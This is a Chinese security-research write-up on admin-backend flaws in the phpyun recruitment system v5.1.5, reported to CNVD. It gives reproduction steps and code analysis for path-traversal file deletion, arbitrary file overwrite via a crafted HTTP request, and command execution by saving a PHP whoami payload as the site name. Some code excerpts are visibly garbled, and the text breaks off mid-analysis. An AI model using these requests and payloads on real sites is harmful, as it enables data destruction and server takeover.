

奇安信攻防社区 - phpyun 人才招聘系统最新版 v5.1.5 漏洞挖掘

“ 奇安信攻防社区 – phpyun 人才招聘系统最新版 v5.1.5 漏洞挖掘

发布这篇文章的时候，貌似更新到 6.x.x 版了？但不知道修复没有，不过涉及漏洞均已提交 CNVD

环境搭建

源码下载：<https://www.phpyun.com/bbs/thread-16786-1-1.html> (<https://www.phpyun.com/bbs/thread-16786-1-1.html>)

正常安装即可

本地搭建应用的地址为 <http://www.phpyun515.com/> (<http://www.phpyun515.com/>)

phpyun 防御简析

可能是笔者实力实在是太菜了，主要还是围绕着后台的漏洞进行挖掘，前台看得也比较少。而且不得不说 phpyun 对于 sql 注入的过滤的还是比较好的，因此也没有挖掘到 SQL 的漏洞。

admin/index.php ，加载了 config/db.safety.php （ global.php 中加载）

在 159 行左右，执行 quotesGPC 函数

```
11 function quotesGPC() {
12
13     if(version_compare( version1: PHP_VERSION, version2: '5.4.0', operator: '<')) {
14         ini_set( option: 'magic_quotes_runtime', value: 0);
15         define('MAGIC_QUOTES_GPC',get_magic_quotes_gpc()? true : false);
16     }else{
17         define('MAGIC_QUOTES_GPC',false);
18     }
19
20
21     if(!MAGIC_QUOTES_GPC){
22         $_POST      = array_map( callback: "addSlash", $_POST);
23         $_GET        = array_map( callback: "addSlash", $_GET);
24         $_COOKIE     = array_map( callback: "addSlash", $_COOKIE);
25     }
26 }
```

\$_GET , \$_POST , \$_COOKIE 都由 addSlash 处理

```

27 function addslashes($el) {
28     if (is_array($el))
29         return array_map( callback: "addslashes", $el);
30     else
31         return addslashes($el);
32 }

```

这个是很基本的操作，但是也很有效

在之后，又有另外一手操作 common_htmlspecialchars （加载他的代码太长，没有贴出来）

```

82 function common_htmlspecialchars($key,$str,$str2,$config){
83
84     if(is_array($str)){
85
86         foreach($str as $str_k=>$str_v){
87             $str[$str_k] = common_htmlspecialchars($str_k,$str_v,$str2,$config);
88         }
89     }else{
90
91         $str = preg_replace( pattern: '/([\x00-\x08\x0b-\x0c\x0e-\x19])/ ', replacement: ' ', $str);
92
93         if(!in_array((string)$key,array('content','config','group_power','description','body','job_desc','eligible','other'))){
94
95             $str = strip_tags($str);
96
97             $str = gpc2sql($str,$str2);
98
99         }else{
100
101             $str = RemoveXSS(urldecode($str));

```

过滤了 00 等，然后又有 strip_tags ， gpc2sql ，我们来看看 gpc2sql 函数

```

33 function gpc2sql($str,$str2) {
34
35     $arr=array("sleep"=>"Sleep","and"=>"an d","or"=>"Or","xor"=>"xOr","%20"=>" ","select"=>"Select","update"=>"U
update","count"=>"Count","chr"=>"Chr","truncate"=>"Truncate","union"=>"Union","delete"=>"Delete","insert"=>"Insert",
load_file"=>"Load_file","outfile"=>"Outfile","\"=>"\"",'"'=>"'","--"=>"-","(\"=>"(","\"=>"\"","00000000"=>"00000000",
0x"=>"0x");
    foreach($arr as $key=>$v){

```

```
37     $str = preg_replace($pattern, '/' . $key . '/isU', $v, $str);
38 }
39 return $str;
40 }
```

这里将一些关键字全部替换了，像单引号双引号括号这些，直接替换成了中文的，没有括号这些，连代码执行都很难搞了。
好了，防御部分代码就说到这里了

漏洞目录

- 后台任意文件删除漏洞
- 后台任意文件写入漏洞
- 后台命令执行漏洞
- 后台任意文件读取漏洞

都是需要登录后台 <http://www.phpyun515.com/admin/index.php> (<http://www.phpyun515.com/>)

默认账号密码为 admin / admin

后台任意文件删除漏洞

漏洞复现

按照如下选择

工具 -> 数据 -> 数据库管理 -> 备份数据




备份一个数据（也可跳过，直接去之后的发包，这里只是为了有数据可以删除）

备份后来到 恢复数据，点击删除并抓包






修改 get 中的 sql 参数为自己想要删除的目录位置，可以使用 `../`，这里为了显示测试效果，已经在 `www` 下建立好了测试文件夹




正常的删除路径如下，是图中的 `phpyun_phpyn_ad_20211023220840`



因此我们构造 sql=../../../../../../../../test 发包



我们再来看看 www 文件夹



pppMyAdmin	2020/6/9 17:18	文件夹	
rips	2020/6/9 17:18	文件夹	
roundcube-1.0.3	2020/9/13 20:12	文件夹	
web	2021/10/23 21:58	文件夹	
zip	2021/9/12 15:28	文件夹	
flag.txt	2021/5/18 23:27	Text 源文件	1 KB
index.php	2021/10/5 9:20	PHP 文件	1 KB
no_autoload.php	2021/1/18 21:41	PHP 文件	1 KB
test.class.php	2021/1/18 21:40	PHP 文件	1 KB
typecho.php	2020/7/2 23:25	PHP 文件	1 KB

整个 test 文件夹与其下文件都被删除

漏洞分析

先来看看路由，我们看到 /admin/index.php

```
19 global $config;
20
21 $model = $_GET['m'];
22 $action = $_GET['c'];
23
24 if($model == ""){$model = "index";}
25 if($action == ""){$action = "index";}
26
27 $Module = explode(separator: "\\",str_replace(search: "/",replace: "\\",getcwd()));
28
29 if(end(&array: $Module)){ $ModuleName=end(&array: $Module);}else{ $ModuleName='admin';}
30
31 require(APP_PATH.'app/public/common.php');
```



```

32     require(APP_PATH.$ModuleName.'/adminCommon.class.php');
33     require("model/".$model.'.class.php');
34     $adminDir    =    $ModuleName;
35     $conclass    =    $model.'_controller';
36     $actfunc     =    $action.'_action';
37     $views       =    new $conclass($phpyun,$db,$db_config["def"],"admin");
38     if(!method_exists($views,$actfunc)){
39         $views->DoException();
40     }
41     $views->$actfunc();

```

由 m 以及 c 控制使用的 controller 与 action，在 POC 中 m=database&c=del，因此我们访问的是 admin 下的 model/database.class.php 中的 del_action，我们来看看处理

```

117     function del_action(){
118         $this->check_token();
119         $handle    =    opendir( directory: PLUS_PATH.'/bdata/'.$_GET['sql']);
120         while($file = readdir($handle)){
121             $filedb[]=$file;
122             @unlink( filenames: PLUS_PATH.'/bdata/'.$_GET['sql'].'/'.$file);
123         }
124         $delid     =    rmdir( directory: PLUS_PATH.'/bdata/'.$_GET['sql']);
125         // $delid=@unlink(CONFIG_PATH."backup/".$_GET['sql']);
126         ($delid==true)?$this->layer_msg( msg: '数据库备份删除成功!', st: 9, type: 0,$_SERVER['HTTP_REFERER'], tm: 1):$this->layer_m
127     }

```

首先会 check_token，这个好说，就是检查 token，也就是 pytoken=de1c3e777158，只要是正常从删除数据库备份那里过来的都可以得到这样的 token，接着看

`$handle = opendir(PLUS_PATH.'/bdata/'.$_GET['sql']);`

直接拼接了 `$_GET['sql']` 到 `PLUS_PATH.'/bdata/'` 后面，这里就是漏洞的来源，实际上这个 `$_GET` 在前面是有统一处理


的，但没有过滤 `../` 这些字符，因此能造成一个目录穿越，接下来的代码就简单了，循环读取目录下的文件，拼接在后面，然后 `unlink` 删除，最后删除整个文件夹，因此造成了本漏洞。

后台任意文件写入漏洞

漏洞复现

按照如下选择

工具 -> 生成 -> 首页生成



将首页保存路径修改为任意路径，即可生成首页，如果文件存在，那么将覆盖文件，可以达到任意文件覆盖的效果
这里先将 `index.php` 备份为 `index.php.bak`，注意 `index.php` 的大小，此时只有 2KB

此电脑 > APP (H:) > phpstudy_pro > WWW > web > phpyn >

名称	修改日期	类型	大小
map	2021/1/30 15:24	文件夹	
member	2021/1/30 15:24	文件夹	
news	2021/10/23 21:59	文件夹	
once	2021/1/30 15:24	文件夹	
part	2021/1/30 15:24	文件夹	
redeem	2021/1/30 15:24	文件夹	
register	2021/1/30 15:24	文件夹	
resume	2021/1/30 15:24	文件夹	
special	2021/1/30 15:24	文件夹	
tiny	2021/1/30 15:24	文件夹	
update	2021/5/6 15:27	文件夹	
wap	2021/1/30 15:24	文件夹	
weixin	2021/1/30 15:24	文件夹	
zph	2021/1/30 15:24	文件夹	
.htaccess	2020/9/23 14:00	HTACCESS 文件	3 KB
favicon.ico	2020/9/23 14:00	图片文件(.ico)	8 KB
global.php	2020/9/23 14:00	PHP 文件	3 KB
index.php	2020/9/23 13:59	PHP 文件	2 KB

index.php.bak	2020/9/23 13:59	BAK 文件	2 KB
nginx.htaccess	2021/10/23 21:58	HTACCESS 文件	0 KB
qqlogin.php	2020/9/23 14:00	PHP 文件	1 KB
robots.txt	2020/9/23 14:00	Text 源文件	1 KB
version.php	2021/7/22 13:36	PHP 文件	1 KB

将首页保存位置（也就是 `make_index_url`）设置为 `../index.php`，然后发包

Request
Raw Params Headers Hex

POST /admin/index.php?m=cache&c=index HTTP/1.1
Host: www.phpyun515.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Origin: http://www.phpyun515.com
Connection: close
Referer: http://www.phpyun515.com/admin/index.php?m=cache&c=index
Cookie: PHPSESSID=uje27rm43mjsqd2a8q5se7t5p3; lasttime=1634997649; ashell=426baa111758bda8ca6191308815b762; XDEBUG_SESSION=PHPSTORM
Upgrade-Insecure-Requests: 1

make_index_url=../%2Findex.php&madeall=%E6%9B%B4%E6%96%B0%E9%A6%96%E9%A1%B5&pytoken=de1c3e777158

Response
Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Date: Sat, 23 Oct 2021 14:56:36 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
Cache-control: private
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 276


<meta charset="utf-8"/><input id="layer_url" type="hidden"
value="http://www.phpyun515.com/admin/index.php?m=cache&c=index"><input id="layer_msg" type="hidden"
value="生成成功！"><input id="layer_time" type="hidden" value="2"><input id="layer_st" type="hidden" value="9">

此时查看 `index.php`，已经变成了 40KB

此电脑 > APP (H:) > phpstudy_pro > WWW > web > phpyun				
名称	修改日期	类型	大小	
map	2021/1/30 15:24	文件夹		
member	2021/1/30 15:24	文件夹		
news	2021/10/23 21:59	文件夹		
once	2021/1/30 15:24	文件夹		
part	2021/1/30 15:24	文件夹		
redeem	2021/1/30 15:24	文件夹		
register	2021/1/30 15:24	文件夹		
resume	2021/1/30 15:24	文件夹		
special	2021/1/30 15:24	文件夹		
tiny	2021/1/30 15:24	文件夹		
update	2021/5/6 15:27	文件夹		
wap	2021/1/30 15:24	文件夹		
weixin	2021/1/30 15:24	文件夹		
zph	2021/1/30 15:24	文件夹		
.htaccess	2020/9/23 14:00	HTACCESS 文件	3 KB	
favicon.ico	2020/9/23 14:00	图片文件(.ico)	8 KB	
global.ph	2020/9/23 14:00	PHP 文件	3 KB	

index.php	2021/10/23 22:56	PHP 文件	40 KB
index.php.bak	2020/9/23 13:59	BAK 文件	2 KB
nginx.htaccess	2021/10/23 21:58	HTACCESS 文件	0 KB
qqlogin.php	2020/9/23 14:00	PHP 文件	1 KB
robots.txt	2020/9/23 14:00	Text 源文件	1 KB

此时可以将 index.php 与备份文件 index.php.bak 进行比对



```

index.php
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
2 <html xmlns="http://www.w3.org/1999/xhtml">
3     <head>
4         <meta http-equiv="Content-Type" conte
5         <title>PHPYUN人才招聘系统_最新招聘信息
6         <meta name="keywords" content="PHPYUN
7         <meta name="description" content="PHP
8         <link href="http://www.phpyun515.com/
9         <link href="http://www.phpyun515.com/
10        <link href="http://www.phpyun515.com/
11        type="text/css" />
12        <script src="http://www.phpyu
13    </head>
14    <body class="body_bg">
15
16    <div class="index_zs_banner index_zs_bann
17    <a href='http://www.phpyun515.com/index.
18    <div class="index_zs_banner index_zs_banner1"
19    <a href='http://www.phpyun515.com/index.
20        <div class="yun_new_top">
21    <div class="yun_new_cont">

index.php.bak
1 k?php
2 /*
3  * $Author : PHPYUN开发团队
4  *
5  * 官网: http://www.phpyun.com
6  *
7  * 版权所有 2009-2019 宿迁鑫潮信息技术有限公司, 并
8  *
9  * 软件声明: 未经授权前提下, 不得用于商业运营、二次
10 */
11
12
13 include(dirname(__FILE__).'global.php');
14
15 //伪静态操作statr
16 if(isset($_GET['yunurl']) && $_GET['yunurl']){
17
18     $var=@explode('-',str_replace('/', '-',$_GE
19     foreach($var as $p){
20         $param=@explode('_', $p);
21         $_GET[$param[0]]=$param[1];
  
```

已经完全不一样了，此时就达到了任意文件覆盖的目的

漏洞分析

先来看看路由，我们看到 /admin/index.php

```
19  global $config;
20
21  $model = $_GET['m'];
22  $action = $_GET['c'];
23
24  if($model == ""){$model = "index";}
25  if($action == ""){$action = "index";}
26
27  $Module = explode(separator: "\\",str_replace(search: "/",replace: "\\",getcwd()));
28
29  if(end( &array: $Module)){ $ModuleName=end( &array: $Module);}else{$ModuleName='admin';}
30
31  require(APP_PATH.'app/public/common.php');
32  require(APP_PATH.$ModuleName.'/adminCommon.class.php');
33  require("model/".$model.'.class.php');
34  $adminDir = $ModuleName;
35  $sconclass = $model.'_controller';
36  $sactfunc = $action.'_action';
37  $views = new $sconclass($phpyun,$db,$db_config["def"],"admin");
38  if(!method_exists($views,$sactfunc)){
39      $views->DoException();
```

```
40 }
41 $views->$actfunc();
```

PhpStorm 2020

由 m 以及 c 控制使用的 controller 与 action，在 POC 中 m=cache&c=index，因此我们访问的是 admin 下的 model/cache.class.php 中的 index_action，我们来看看处理

```
11 class cache_controller extends adminCommon{
12     function index_action(){
13         $configM=$this->MODEL( modelName: 'config');
14         if($_POST["madeall"]){
15             if($this->config['sy_web_site']==1){
16                 $index='../index.html';
17                 if(file_exists($index)){
18                     @unlink($index);
19                 }
20                 $this->ACT_layer_msg( msg: "分站已开启，不支持生成首页静态！ ", st: 8);
21             }else{
22                 $fw=$this->webindex($_POST['make_index_url']);
23
24                 $configM -> setConfig(array('make_index_url'=>$_POST['make_index_url']));
25
26                 $this->web_config();
27
28                 $fw?$this->ACT_layer_msg( msg: "生成成功！ ", st: 9,$_SERVER['HTTP_REFERER'], tm: 2, type: 1):$thi
29             }

```


默认的配置明显没有开启分站，因此我们直接看到 `else` 语句，跟进 `$this->webindex($_POST['make_index_url']);`

```
644 function webindex($path){
645     global $phpyun;
646     if($this->config['sy_jobdir']!=""){
647         $jobclassurl=$this->config['sy_weburl']."/job/index.php?c=search&";
648     }else{
649         $jobclassurl=$this->config['sy_weburl']."/index.php?m=job&c=search&";
650     }
651     global $ModuleName;
652     $ModuleName = 'index';
653     $this->yunset( name: "jobclassurl", $jobclassurl);
654     $this->yunset( name: "ishtml", value: '1');
655     $this->yunset( name: "tplindex", value: '1');
656     $this->yunset( name: "admincache", value: '1');
657     $CacheM=$this->MODEL( ModelName: 'cache');
658     $CacheList=$CacheM->GetCache(array('job','city','com','user','hy'));
659     $this->yunset($CacheList);
660     $this->seo( ident: "index");
661     //必须传参数$cache_id, 否则多个文件的内容会重复
662     $context = $phpyun->fetch( template: TPL_PATH.$this->config['style'].'/index/index.htm', cache_id: 'abc');
663
664     $fp = fopen($path, mode: "w");
665     $fw=fwrite($fp, $context);
666     fclose($fp);
```

```
667 return $TW;
```

前面都是在设置一些参数值，因此可以跳过，我们来到最后，打开 `$path`，将 `$content` 写入进去了，这里的 `$path` 就是我们 POST 的 `make_index_url`，在这里没有经过其他的处理，因此是我们可控的，并且以相对路径读取，所以是可以目录穿越的，因此我们可以达到覆盖任意文件的效果。

后台命令执行漏洞

漏洞复现

步骤一

按照如下选择

系统 -> 设置 -> 网站设置 -> 基本设置



单页面

注册设置

· 网站地图

· 计划任务

网站地址：

http://www.phpyun515.com

如：http://www.hr135.com

网站开启：

开启

将网站名称修改为

```
<?php echo `whoami`;?>
```

然后保存，保存后，如图所示

PHP云系统 V5.1 beta

· 网站设置

· 模块设置

· 页面设置

· 导航设置

· 支付设置

· SEO设置

· 积分设置

· 注册设置

· 网站地图

· 计划任务

系统 - 设置 - 网站设置

基本设置

安全设置

验证码设置

网站LOGO

地图设置

缓存设置

上传设置

操作提示

基本设置由：“安全设置、验证码设置、网站LOGO、地图设置、缓存设置、上传设置”组成。

管理员设置后轻松掌控网站运营、企业相关设置。请谨慎设置关系到网站运营和收入情况。

网站名称：

<?php echo `whoami`;?>

如：hr人才网

网站地址：

http://www.phpyun515.com

如：http://www.hr135.com


网站开启：

开启

步骤二


按照如下选择

工具 -> 生成 -> 目录生成



更改首页保存路径为 `../aaa.php` 即可在网站根目录生成 `aaa.php`

访问 <http://www.phpyun515.com/aaa.php> (<http://www.phpyun515.com/aaa.php>)





可以看到已经执行了命令

漏洞分析

步骤一

更改基本设置抓包得到

POST /admin/index.php?m=config&c=save HTTP/1.1

这里可以知道，我们访问的是 /admin/index.php?m=config&c=save 并且写入的命令参数为 sy_webname

先来看看路由，我们看到 /admin/index.php

```
19  global $config;
20
21  $model = $_GET['m'];
22  $action = $_GET['c'];
23
24  if($model == ""){$model = "index";}
25  if($action == ""){$action = "index";}
26
27  $Module = explode( separator: "\\ ", str_replace( search: "/", replace: "\\ ", getcwd()));
28
29  if(end( &array: $Module)){ $ModuleName=end( &array: $Module);}else{$ModuleName='admin';}
30
31  require(APP_PATH.'app/public/common.php');
32  require(APP_PATH.$ModuleName.'/adminCommon.class.php');
33  require("model/".$model.'.class.php');
34  $adminDir = $ModuleName;
35  $sconclass = $model.'_controller';
36  $sactfunc = $action.'_action';
37  $views = new $sconclass($phpyun,$db,$db_config["def"],"admin");
38  if(!method_exists($views,$sactfunc)){
39      $views->DoException();
```

```
40 }
41 $views->$actfunc();
```

PhpStorm 2020

